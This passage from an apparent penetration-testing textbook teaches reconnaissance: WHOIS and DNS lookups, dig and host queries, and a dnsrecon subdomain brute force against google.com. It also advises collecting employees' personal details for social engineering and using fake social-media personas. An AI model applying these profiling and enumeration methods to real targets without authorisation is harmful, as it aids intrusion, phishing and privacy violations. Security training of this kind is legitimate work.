Intelligence Gathering is also called "Reconnaissance," or "Footprinting." Both of these terms can be used inter-changeably to refer to Intelligence Gathering. For the sake of this manual, we will stick to the term "intelligence gathering." But bear in mind that you may often come across books, documents, or online tutorials that call this phase just Reconnaissance or Footprinting. They all mean the same thing.

The purpose of the Intelligence Gathering phase is to have a detailed picture about the target so that you can build your attack plan. The gathered information will reveal patterns about human beings, digital systems, and/or the physical locations, buildings, and equipment of the target organization. Keep in mind that many organizations do not realize how the public information they reveal about themselves can be used by a hacker. Also, many employees do not pay attention to the personal information they divulge online and they are not aware how this information can be used by hackers to harm them.

Types of Intelligence Gathering

There are two broad types of intelligence gathering:

1. ***Passive Intelligence Gathering***: it is the process of obtaining information about the target through "*passive*" observation. That is, the hacker does not initiate any direct contact with the

target organization. It can be performed using online search engines (Google, Pipl, Robtex, etc.), public forums, social media, etc. This type of intelligence gathering does not leave traces of the hacker at the target organization. In other words, the organization cannot determine that someone is gathering information about them.

2. ***Active Intelligence Gathering***: it is the process of probing the target in certain ways to elicit responses revealing desired information. The hacker here initiates contacts connections with the target organization (systems or people). It can be done through querying DNS servers, service banner grabbing, sending special emails to examine responses, calling certain individuals, etc. With active intelligence gathering, there traces – which can be logged – left at the target. Those traces can be analyzed and to reveal the presence of a suspicious act.

Types of Gathered Information

The information that we need to gather during this phase can be classified into the following categories:

a. ***Physical Information***: this type of information relates to any non-human physical aspects of the target organization. It includes things like the physical address – geographical location – of any office, or branch, that is part of the scope. In addition, it includes the types of walls, fences, windows, doors, cameras, emergency exists, etc., that are part of the organization physical structure. Physical information helps the hacker – or the penetration tester – during any physical intrusion, when trying to bypass the security guards or access systems.

b. ***Personal Information***: this type of information relates to any person who is part – or is responsible for certain aspects – of the target organization. These people may include executive managers, junior employees, security guards, contractors, business partners, etc. The information needed here includes names, telephone numbers, email addresses, job titles and roles, etc. It may even include information about their personal lives, family, social media accounts, personalities, etc. This type of information helps the hacker – or the tester – during social engineering attempts.

c. ***Business Information***: the information under this category is related to how the business operates; it may include information about the products or services, marketing strategies, competitors, customers, job vacancies, finances, stocks, acquisitions, business relations, charity affiliations, etc. This type of information can heavily assist during social engineering attacks, physical attacks, as well as digital attacks.

d. ***Technical Information***: this is the type of information that most IT people think of when it comes to intelligence gathering. It is related to the systems, networks, applications, stations, servers, etc., that form the entire IT infrastructure of the target organization. Information here includes websites, domain names, IP addresses, port numbers, operating systems, platforms, firmware, services, hardware vendors, online portals, etc. This type of information helps the hackers during the exploitation phase. Most aspiring testers mistakenly focus on this category to the exclusion of the other. However, even though this category of information is very important, you should not primarily focus on it and neglect the other previous categories.

Levels of Intelligence Gathering

The depth of the information you will gather along with the time you will spend on this phase depend on your end goal, which itself depends on the desired outcome your client wants to achieve. Sometimes, you may only need to dig for basic information to conduct a basic standard penetration test. Yet, during sensitive operations, you may need to spend longer durations, dig much deeper and gather sophisticated information about your target in order to conduct advanced penetration tests. The first type is more suitable for clients who to conform to some sort of compliance or regulations, while the latter is more suitable for state-sponsored – or governmental – penetration tests. According to PTES, there are three levels of Intelligence Gathering:

1. ***Level 1 Intelligence Gathering****: When your client (target) asks*

you to perform a penetration test in order for them to be compliant with some form of regulations, this level is most appropriate. Regulations can be national, regional or international, such as, PCI-DSS (Payment Card Industry – Data Security Standard), FISMA (Federal Information Security Management Act), ISO 27001, HIPAA (Health Insurance Portability and Accountability Act), etc. It takes the least amount of time and effort to complete compared to the other levels. The information you gather here will be minimal, yet sufficient to conduct a successful standard penetration test. Also, you should be able to achieve this level using different automated tools, such as Maltego, which we will cover later in this chapter.

2. ***Level 2 Intelligence Gathering**: this level is required when your client wants to go beyond mere compliance with regulations. They might be interested in applying industry-level information security best practices and they are concerned about their long-term information security policy. And they are willing to pay more to get a deeper and thorough penetration test. In this scenario, you will spend more time analyzing manually the information gathered through the automated tools. This additional manual analysis will equip you with a better understanding of the business of your client.*

3. ***Level 3 Intelligence Gathering**: this level is generally required by state-sponsored (governmental) operations, e.g., when one country wants to conduct a cyber warfare against another. If you are tasked with such an operation, your attack needs to be as deep and full as possible. Gathering information at this level requires to get Level 1 and Level 2 information first; then, you need to conduct heavy analysis. It may require cultivating relationships on social media with fake personalities, analyze the psychology of your target people through handwriting analysis, text analysis, body language analysis, facial expression analysis, etc. Such deep information can help a lot during password cracking phase, phishing attacks, planting backdoors, etc.*

Practical Techniques

We need to have a structured step-by-step approach to Intelligence Gathering. While there are some automated tools that perform a wide range of information gathering techniques, we will cover here manual steps to be performed prior to the automated tools. This way, not only you will understand the mechanisms behind the automated tools, but also you will be able to perform each technique manually whenever you need to. The practical techniques you need to be skillful at, and which you are going to do during your engagement, are the following:

- Manual Website Analysis.
- Accessing WHOIS Information.
- Uncovering DNS Records.
- Utilizing the Top Six Public Engines:
    - Google.
    - Shodan.
    - Netcraft.
    - Robtex.
    - Pipl.
    - BuiltWith.
- Using Maltego – the all-in-one automated reconnaissance tool.

The remainder of this chapter is dedicated to explaining in-depth those practical techniques.

Manual Website Analysis

When you start your ethical hacking project against a target organization, the first place to go to is their website. The website reveals a lot of information about your target. The information there is not itself sensitive; however, they give you an understanding about their culture and mindsets in addition to many entry points – physical and/or digital. When analyzing your target's website, make sure you do the following steps:

1. Study your target's website entirely; browse every page and section; get a feel about their cultures and mindsets; understand their products and/or services; and understand their business.
2. Record every contact name, phone number, and email address you find; these are important later to perform social engineering tricks; keep a dedicated file for such information.
3. Take note of the organization's locations & branches; it is vital to

know the physical locations of your target. It can help you later on to breach their physical security or to sniff their wireless networks off-perimeters.

4. Find all business relations and partners. Throughout your analysis, make sure you spot all other organizations and companies that your target deals with.
5. Search online news to find the latest news about your organization; you should be aware of their latest acquisitions, mergers, sister companies, etc.
6. Record the links they have to other related sites. Your target's website may include hyperlinks to other businesses; it is important to take note of these as those other sites may also reveal more information about your target.

Accessing WHOIS Information

WHOIS is one of the TCP/IP protocols that runs on the Internet. Its main function is to deliver information about the owners of domain names (e.g. semurity.com), IP addresses (e.g. 170.10.163.106), and autonomous systems (e.g. AS32748). It is a client-server TCP-based protocol and uses port **43** for its communication. It is also a text-based protocol; meaning, the data is sent in ASCII format (English readable).

The WHOIS server is a database that stores information about registered owners. The client – which can be a simple command-line tool – contacts the server and asks for information of a particular Internet resource – like an IP address or a domain name. The server responds with such information. It is important to note here that the WHOIS protocol does not provide any security mechanism. Information is sent in clear-text, and there is no authentication or integrity check.

The WHOIS databases we are going to contact for information gathering are global servers that maintain information about the Internet domains. And in order to understand this, we need to grasp the registration process of a new domain. For example, for let's say we want to create the domain name **semurity.com**. The following are the three key players in the registration process:

1. ***The Registrant***: this will be the individual or the organization that

want to buy and register a domain. In our example, it is the founder of SEMURITY Academy. The registrant becomes the owner of the domain once the purchasing process is complete. And the registration process requires the potential owner to submit different information about themselves, such as their name, physical address, email address, telephone number, etc.

2. ***The Registrar***: this is the entity the registrant will go to register the domain. Most often, the registrar is a commercial organization responsible for selling domains to registrants. Registrars can have physical offices or simply online websites. But in both cases, a registrar must be accredited by a higher entity called the *registry*, and it must follow the standards and regulations outlined by that registry. Examples of online registrars are GoDaddy.com, Name.com, Namecheap.com, Bluehost.com, HostGator.com, etc. In case of **semurity.com**, the registrar (as of 2018) is *Internet Domain Service BS Corp* (www.internetbs.net).
3. ***The Registry***: this is the organization responsible for Top-Level Domains (TLD), such as, .com, .org, .net, .edu, etc., as well as for second-level domains which come under the TLDs, such as, semurity.com, microsoft.com, google.com, etc. Thus, the information that the registrant submitted to the registrar is ultimately stored at one of the Registries. In addition to domain information, registries also maintain information about different segments of the IP address space and autonomous systems. All registries branch of, and are managed by, ICANN (Internet Corporation for Assigned Names and Numbers). In our example of the domain **semurity.com**, it comes under the authority of Verisign GRS (Global Registry Services) which manages all domains under **.com** TLD.

Regional Internet Registries (RIR)

An RIR is a branch of ICANN an is responsible for the IP address assignment in at least a single continent. There are five RIRs now, and they are as follows:

1. **African Network Information Center (AFRINIC)**
    - Responsible for Africa.

   - Headquarters: Mauritius.
   - Website: https://www.afrinic.net
   - Whois Web Interface: https://www.afrinic.net/services/whois-query
   - Whois Server: whois.afrinic.net
2. **American Registry for Internet Numbers (ARIN)**
   - Responsible mainly for North America.
   - Headquarters: U.S.
   - Website: https://www.arin.net/
   - Whois Web Interface: https://whois.arin.net/ui/
   - Whois Server: whois.arin.net
3. **Asia-Pacific Network Information Center (APNIC)**
   - Responsible for most part of Asia – mainly East Asia, South Asia, and Southeast Asia – and for Oceania.
   - Headquarters: Australia
   - Website: https://www.apnic.net/
   - Whois Web Interface: http://wq.apnic.net/static/search.html
   - Whois Server: whois.apnic.net
4. **Latin America and Caribbean Network Information Center (LACNIC)**
   - Responsible for Latin America and the Caribbean.
   - Headquarters: Uruguay.
   - Website: https://www.lacnic.net/
   - Whois Web Interface: https://rdap-web.lacnic.net
   - Whois Server: whois.lacnic.net
5. **Réseaux IP Européens Network Coordination Centre (RIPE NCC)**
   - Responsible for Europe, Russia, Central Asia, and West Asia.
   - Headquarters: Netherlands
   - Website: https://www.ripe.net/
   - Whois Web Interface: https://apps.db.ripe.net/db-web-ui/#/query
   - Whois Server: whois.ripe.net




Image Author: RIPE NCC

Domain Registries

A Domain Registry is a database of all information related to top-level domains as well as second-level domains. The information includes data about the registrants who owned those second-level domains. Unlike RIRs, which hold information primarily about IP address assignment, domain registries are mainly concerned with domain information. Thus, information about **semurity.com** may be stored at a registry (domain registry) that is different than the registry (an RIR) holding information about the IP address **170.10.163.106** which is the IP address of the web server associated with semurity.com.

The following are two of the most important Domain Registries:

1. **Verisign Global Registry Services (Verisign GRS)**
   - Part of Verisign, Inc.
   - **Responsible for .com, .net, and other TLDs.**
   - **Whois Server: whois.verisign-grs.com**
2. **Public Interest Registry (PIR)**
   - Responsible solely for **.org** TLD.
   - **Website: http://pir.org/**
   - **Whois Web Interface: https://pir.org/whois/**
   - **Whois Server: whois.pir.org**

WHOIS Command-Line Tool

One way to get WHOIS information about domains is to use the Linux whois command-line tool. The whois tool contacts a WHOIS server and queries it from information about the supplied domain name. The tool has a large list of different WHOIS servers, and it tries to pick the most appropriate one. However, it also provides you the option to manually specify the WHOIS server.

The simplest way to use this command is simply to give it the domain name of our choice as its argument. Let us look at the following example:

```
# whois semurity.com
        Domain Name: SEMURITY.COM
        Registry Domain ID: 2137264567_DOMAIN_COM-VRSN
        Registrar WHOIS Server: whois.internet.bs
        Registrar URL: http://www.internet.bs
        Updated Date: 2018-09-30T19:39:07Z
        Creation Date: 2017-06-26T10:08:15Z
        Registry Expiry Date: 2019-06-26T10:08:15Z
        Registrar: Internet Domain Service BS Corp
        Registrar IANA ID: 2487
        Registrar Abuse Contact Email:
        Registrar Abuse Contact Phone:
        Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
        Name Server: DNS1.SUPREMEPANEL.COM
        Name Server: DNS2.SUPREMEPANEL.COM
        DNSSEC: unsigned
```

In the above example, we typed the command whois semurity.com . Given that our domain is under .com TLD, the whois tool contacted **whois.verisign-grs.com**, which is the WHOIS server responsible for all domain names under the .com TLD. However, we should pay attention here that the Verisign GRS does **not** hold all information related to semurity.com. It holds a link to another WHOIS server that should hold all information; and that server is **whois.internet.bs**.

To understand exactly why this is the case, there is an important concept in WHOIS protocol; and that is the concept of *Think WHOIS* vs *Thick WHOIS*.

A Thin WHOIS server does not hold all information about a domain, but rather, it holds information about the Registrar's WHOIS Server that is supposed to hold all information. *A Thick WHOIS* server, on the other hand, is the server that holds all information about a particular domain name.

So, in the example above, the server **whois.verisign-grs.com** is a Thin WHOIS server, while the server **whois.internet.bs** is supposedly the Thick

WHOIS server.

Let’s now verify this by contacting directly the **whois.internet.bs** server. The whois command provides the (-h) switch so that we can manually specify the WHOIS server we want to contact. And when we manually specify the server, we override the configuration of the tool and it will not contact **whois.verisign-grs.com**.

```
# whois -h whois.internet.bs semurity.com
        Domain Name: SEMURITY.COM
        Registry Domain ID: 2137264567_DOMAIN_COM-VRSN
        Registrar WHOIS Server: whois.internet.bs
        Registrar URL: http://www.internetbs.net
        Updated Date: 2018-09-30T19:39:08Z
        Creation Date: 2017-06-26T10:08:15Z
        Registrar Registration Expiration Date: 2019-06-26T10:08:15Z
        Registrar: Internet Domain Service BS Corp.
        Registrar IANA ID: 2487
        Registrar Abuse Contact Email: abuse@internet.bs
        Registrar Abuse Contact Phone: +1.5167401179
        Reseller:
        Domain Status: clientTransferProhibited - http://www.icann.org/epp#clientTransferProhibited
        Registry Registrant ID:
        Registrant Name: Not disclosed Not disclosed
        Registrant Organization:
        Registrant Street: Not disclosed, Not disclosed, Not disclosed
        Registrant City: Not disclosed
        Registrant State/Province:
        Registrant Postal Code: 00000
        Registrant Country: LB
        Registrant Phone: +1.5163872248
        Registrant Phone Ext:
        Registrant Fax:
        Registrant Fax Ext:
        Registrant Email:
        8d31e2253b551fc0532a78e730c803d3.gdrp@customers.whoisprivacycorp.com
        Registry Admin ID:
        Admin Name: Not disclosed Not disclosed
        Admin Organization: Supple Networks
        Admin Street: Achrafieh, Beirut
        Admin City: beirut
        Admin State/Province:
        Admin Postal Code: 961
        Admin Country: LB
        Admin Phone: +1.5163872248
        Admin Phone Ext:
        Admin Fax:
```

```
Admin Fax Ext:
Admin Email: 5b2309a258f62a8459692f85d8a9b763.gdrp@customers.whoisprivacycorp.com
Registry Tech ID:
Tech Name: Not disclosed Not disclosed
Tech Organization: Supple Networks
Tech Street: Achrafieh, Beirut
Tech City: beirut
Tech State/Province:
Tech Postal Code: 961
Tech Country: LB
Tech Phone: +1.5163872248
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: 5b2309a258f62a8459692f85d8a9b763.gdrp@customers.whoisprivacycorp.com
Name Server: dns1.supremepanel.com
Name Server: dns2.supremepanel.com
DNSSEC: unsigned
```

We can see now that by contact the Registrar WHOIS server **whois.internet.bs**, we received more information about the domain semurity.com. A full WHOIS response from a Thick server includes three sections:

a. **Registrant Section**: this section includes information (name, organization, email, telephone, address, etc.) about the entity who applied to register the domain. The registrant is the actual owner of the domain, and is the one who can sell or destroy the domain name. The registrant could be a person or a company.
b. **Admin Section**: this section includes information (name, organization, email, telephone, address, etc.) about the person – appointed by the registrant – who is in charge of the domain name. Thus, the admin is always going to be a person. If the registrant is a company, the registrant can be a person in that company.
c. **Tech Section**: this section includes information (name, organization, email, telephone, address, etc.) about the person in charge of the domain DNS servers. That person is an IT professional who can update the DNS records and zones of the registered domain.

In the example above, we noticed that Registrant Name, Admin Name, and Tech Name are *not disclosed*. This is due to WHOIS Privacy, a new feature that registrars are now offering – some with additional charges – to hide the identity of the registrant.

Because WHOIS has been used by malicious hackers, spammers, scammers, etc., over the years to find contact information about a certain domain, the necessity to hide that information arose. When you register a new domain name with a registrar that offers WHOIS privacy, the registrar’s contact information will replace your contact information.

Online WHOIS

There are times where it is not feasible to use the command-line whois, either because port 43/tcp is blocked on a firewall or simply the whois tool is not available. Fortunately, there are web-based online WHOIS services. Some of them have attractive graphical interface that parses the information is easily readable way. Most WHOIS servers can be found to have a web-based interface. The following are few such ones:

1. **https://www.whois.com/whois/**

Whois
Identity for everyone
HOME DOMAINS WEBSITES HOSTING CLOUD EMAIL SECURITY WHOIS SUPPORT
LOGIN
Whois Domain Lookup
Whois search for Domain and IP
semurity.com
SEARCH
Example: qq.com, google.co.in, bbc.co.uk, ebay.ca

2. **https://www.whois.net**

WHOis.net
Your Domain Starting Place...
Type here for whois, domain and keyword results


3. https://whois.icann.org/en

DNS Records

Another area that you should focus on during the Intelligence Gathering phase is DNS data. In the previous step, the WHOIS, we got information about the domain name; now, we need to know what systems come under this domain and what their FQDNs – Fully Qualified Domain Names – and IP addresses are.

DNS (Domain Name System) is an application-layer protocol within the TCP/IP framework. It utilizes port 53, and can run over UDP or TCP. Most DNS traffic on the Internet is over UDP, while DNS over TCP is reserved to certain administrative operations (discussed later). It is a client-server protocol where the client sends a Query message and the server responds with a Reply. The main purpose of the DNS protocol to resolve hostnames to their IP addresses. Since it is hard of us to remember the IP address of each server we want to access or browser, DNS makes it easier for us by mapping IP addresses to convenient names; we then need to remember those names – e.g., www.semurity.com, www.google.com, www.apple.com, and so on.

On the Internet, DNS servers are structured in a hierarchy. At the top of the hierarchy come the so-called Root DNS Servers; after them come the DNS servers responsible for the Top-Level Domains (TLDs), such as, .com, .net, .org, .gov, etc.; and then, after the TLD DNS servers come the DNS servers responsible for the second-level domains, such as, semurity.com, google.com, and apple.com. And those servers are responsible for further subdomains and for the hostnames within those second-level domains, such as, www.semurity.com, www.google.com, and www.apple.com.




The Root DNS servers are exactly 13 logical servers, where each logical server is a cluster of systems operating with a single IP address. The 13 servers are given single-letter names from A to M. In any FQDN (Fully Qualified Domain Name), the root domain has an empty-string name and it is implicitly implied after a virtual dot at the end. For example, the FQDN "www.semurity.com" is in reality "www.semurity.com**.**" and what comes after that virtual dot is an empty string denoting the root domain.

The following is a list of the 13 root servers:

Name	IP Address	Managed by
a.root-servers.net	198.41.0.4	Verisign
b.root-servers.net	199.9.14.201	USC Information Sciences Institute
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13	University of Maryland
e.root-servers.net	192.203.230.10	NASA Ames Research Center
f.root-servers.net	192.5.5.241	Internet Systems Consortium
g.root-servers.net	192.112.36.4	Defense Information Systems Agency
h.root-servers.net	198.97.190.53	U.S. Army Research Lab
i.root-servers.net	192.36.148.17	Netnod
j.root-servers.net	192.58.128.30	Verisign
k.root-servers.net	193.0.14.129	RIPE NCC
l.root-servers.net	199.7.83.42	ICANN
m.root-servers.net	202.12.27.33	WIDE Project

The DNS server that is responsible for a particular domain is called the Authoritative DNS Server. For example, none of the Root Servers or .com TLD Server is an authoritative server for semurity.com, while the server dns1.supremepanel.com (162.210.102.178) is an authoritative DNS server for semurity.com. An Authoritative DNS Server hosts all DNS information about at least one certain domain. And this information is stored in the form of **records** within a logical group called a **zone**.



Each DNS record, in a zone, reveals a certain piece of information, such as mapping a hostname to an IP address. However, such mapping is not the only functionality of a record; there are records that tell what servers are the Email servers (Mail Exchange), the authoritative DNS Server (Name Servers), and so on. Each record includes a certain abbreviation that tells what type of a record it is. The following table shows the main DNS record types:

A	Address	Maps a hostname to a 32-bit IPv4 address
AAAA	IPv6 Address	Maps a hostname to a 128-bit IPv6 address
CNAME	Canonical Name	Alias of one hostname to another
MX	Mail Exchange	Maps a domain name to an email server
NS	Name Server	Delegates a DNS Zone to use this DNS server
PTR	Pointer	Pointer to a Canonical Name – Reverse DNS lookups
SRV	Service	Associates a port and a hostname with a particular service
TXT	Text	Associates arbitrary text phrase to a host or a name
SOA	Start of Authority	Authoritative and Administrative Information

Querying DNS Records

There are different tools that enable us to interact with a DNS server and query certain records. On UNIX/Linux systems, we have `dig` and `host` tools, while on Windows, we have `nslookup`. The following sections explain briefly how to use `dig` and `host` to get various DNS records.

dig

dig is a popular UNIX/Linux network administration command. It can resolve a hostname into an IP address, query a certain record type (A, NS, MX, etc.), perform DNS zone transfer (*explained later*), and others. By default, it uses the file /etc/resolv.conf – which can be configured manually or automatically through DHCP configuration - to figure out how to resolve a FQDN. However, it also gives you the option to specify the DNS server of your choice; and in this case, it will only contact this server. Here is a straight forward use of dig command:

```
# dig <type> <hostname>
```

The <type> can be one of DNS record types specified above (A, AAA, CNAME, MX, NS, PTR, SRV, TXT, or SOA); this will return the specific records of that type associated with the <hostname>. Here are few examples:

- # dig A semurity.com
- # dig AAAA semurity.com
- # dig CNAME semurity.com
- # dig MX semurity.com
- # dig NS semurity.com
- # dig SOA semurity.com

In addition, the <type> can be set to ANY, as in: #dig SOA semurity.com. And this will return all records associated with <hostname> instead of querying them type by type. The use of ANY does not mean that you will get all records in the entire domain zone, but rather, only those records associated with whatever hostname you supplied. The <hostname> can be a domain name, such as, **semurity.com** or **google.com**. However, you will get records associated with that domain name; thus, records associated with a hostname like **webmail.semurity.com** won't be returned when you issue a query with ANY type.

Let's look at the output of the dig command:

```
$ dig a semurity.com

; <<>> DiG 9.8.3-P1 <<>> a semurity.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42853
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUESTION SECTION:
;semurity.com.            IN    A

;; ANSWER SECTION:
semurity.com.             8398  IN    A     170.10.163.106

;; AUTHORITY SECTION:
semurity.com.             166798    IN    NS    dns2.supremepanel.com.
semurity.com.             166798    IN    NS    dns1.supremepanel.com.

;; ADDITIONAL SECTION:
dns1.supremepanel.com.        166798    IN    A     162.210.102.178
dns2.supremepanel.com.        166798    IN    A     198.23.61.128

;; Query time: 25 msec
;; SERVER: 89.108.129.77#53(89.108.129.77)
;; WHEN: Sat Oct 27 17:08:42 2018
;; MSG SIZE  rcvd: 129
```

Any DNS message contains four sections: Question Section, Answer Section, Authority Section, and Additional Section. Each section can have 0 or more records. In the previous example, we see that the reply contains 1 Question record, 1 Answer record, 2 Authority records, and 2 Additional records. Since we wanted to know the A record of **semurity.com**, the Question Section contains this information. The Answer Section contains one record that is the answer to the Question; and this Answer is **170.10.163.106**. The Authority Section contains two records about the authoritative DNS (NS) servers associated with **semurity.com**. Even though we have not explicitly asked for the NS records, the DNS server responds with them, nonetheless. Finally, the IP addresses of the NS servers are included in the Additional Section.

host

This command is simpler than dig, and it is meant primarily to resolve names to IP addresses and vice versa. While dig outputs the four sections of a DNS Reply, host only prints the Answer. And that makes it appealing if you are looking for a neat direct output. Also, by default, it contacts the DNS servers listed in the /etc/resolv.conf file. Yet, it also gives you the ability to manually specify the DNS server. Here is a straightforward way to use host :

```
# host -t <type> <hostname>
```

Let’s look at few examples:

- Querying the A record associated with google.com name:

```
# host -t a google.com
google.com has address 172.217.19.46
```

- Querying the MX records associated with google.com name:

```
# host -t mx google.com
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
```

- Querying the NS records associated with google.com name:

```
host -t ns google.com
google.com name server ns3.google.com.
google.com name server ns4.google.com.
google.com name server ns1.google.com.
google.com name server ns2.google.com.
```

- Querying ANY records associated with google.com name:

```
# host -t any google.com
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com has address 172.217.19.46
google.com name server ns3.google.com.
google.com name server ns1.google.com.
google.com name server ns2.google.com.
google.com name server ns4.google.com.
```

We can see that with ANY type, we got all the records we have received individually when we queried for A, NS, and MX types.

DNS Name Guessing

One way to enumerate available systems in a given domain is to send queries to the authoritative DNS server asking to resolve intelligently-chosen hostnames. Those hostnames could be common names administrators use to name their servers, or they could be words from a dictionary. Whenever we receive a valid Reply – containing an IP address - about a hostname, we would know that there is a system with such hostname.

For example, it is not uncommon for administrators to name to their servers according to the running services; so, for a domain mydomain.ext , it is very likely to find the following hostnames:

- www.mydomain.ext for the web server.
- ftp.mydomain.ext for the FTP server.
- webmail.mydomain.ext for the Web Mail server.
- citrix.mydomain.ext for the Citrix server.
- voip.mydomain.ext for the Voice over IP (VoIP) server.

Thus, if we could compile a list of those commonly used hostnames, and then, issue DNS queries in a brute forcing manner to resolve the names, we might end up knowing a lot of valid hostnames.

Another example is when administrators name their systems with names of a particular theme; such theme can be inspired by a popular movie or show, such as, lord of the rings, the matrix, game of thrones, or it could be inspired by nature, such as, planets of the solar system, continents, or cities. And just like with the example above, we can also compile different lists of such names and use them during our DNS hostname guessing.

dnsrecon – A Powerful DNS Enumeration Script

This tool performs a wide range of functions when it comes to DNS enumeration. It can perform:

- Brute-force subdomains and hostnames for a given domain using a dictionary.
- Check all NS servers on a domain for a misconfigured Zone Transfer.
- Retrieve general DNS records – A, AAAA, MX, NS, SOA, TXT, etc., - for a given domain name.
- Perform reverse DNS lookup – PTR record lookup – for a given IP address range.

We will focus here on the first functionality. We need to type:

```
# dnsrecon -d <domain> -D <namelist> -t brt
```

The <domain> argument is the domain we are interested in brute-forcing the hostnames within; the <namelist> is the dictionary to be used during the brute-force; and finally, the option -t brt is the type of the functionality, which is here brute-force (brt).

Here is an example of brute-forcing hostnames under the domain **google.com** using a dictionary file of the following 100 words (this list comes as part of another tool called dnscan):

www	dev	secure	ns4	lyncdiscover
mail	www2	demo	www3	info
ftp	admin	cp	dns	apps
localhost	forum	calendar	search	download
webmail	news	wiki	staging	remote
smtp	vpn	web	server	db
pop	ns3	media	mx1	forums
ns1	mail2	email	chat	store
webdisk	new	images	wap	relay
ns2	mysql	img	my	files
cpanel	old	www1	svn	newsletter
whm	lists	intranet	mail1	app
autodiscover	support	portal	sites	live
autoconfig	mobile	video	proxy	owa
m	mx	sip	ads	en
imap	static	dns2	host	start
test	docs	api	crm	sms
ns	beta	cdn	cms	office
blog	shop	stats	backup	exchange
pop3	sql	dns1	mx2	ipv4

After saving this list in a file dnsdictionary , we can now run dnsrecon as follows:

```
# dnsrecon -d google.com -D /root/dnsdict -t brt
```

The output will be a list of available hostnames along with their IP addresses (IPv4 as well as IPv6). And because the output is too long to fit here, here is a list of only the uncovered hostnames – 33 of them – with their resolved addresses:

ns1.google.com	support.google.com	chat.google.com
www.google.com	docs.google.com	wap.google.com
mail.google.com	calendar.google.com	sites.google.com
m.google.com	web.google.com	ads.google.com

ns.google.com	email.google.com	apps.google.com
news.google.com	images.google.com	store.google.com
ns3.google.com	video.google.com	download.google.com
admin.google.com	ns4.google.com	files.google.com
vpn.google.com	search.google.com	sms.google.com
blog.google.com	api.google.com	relay.google.com
mobile.google.com	dns.google.com	ipv4.google.com

DNS Zone Transfer

Zone transfer is the ability to get a copy of the entire zone containing all records for a certain domain. Zone transfer, if allowed, will exempt you for the previous two actions: name guessing and querying individual records. This is because zone transfer will give you all available records of all types that belong to your target domain.

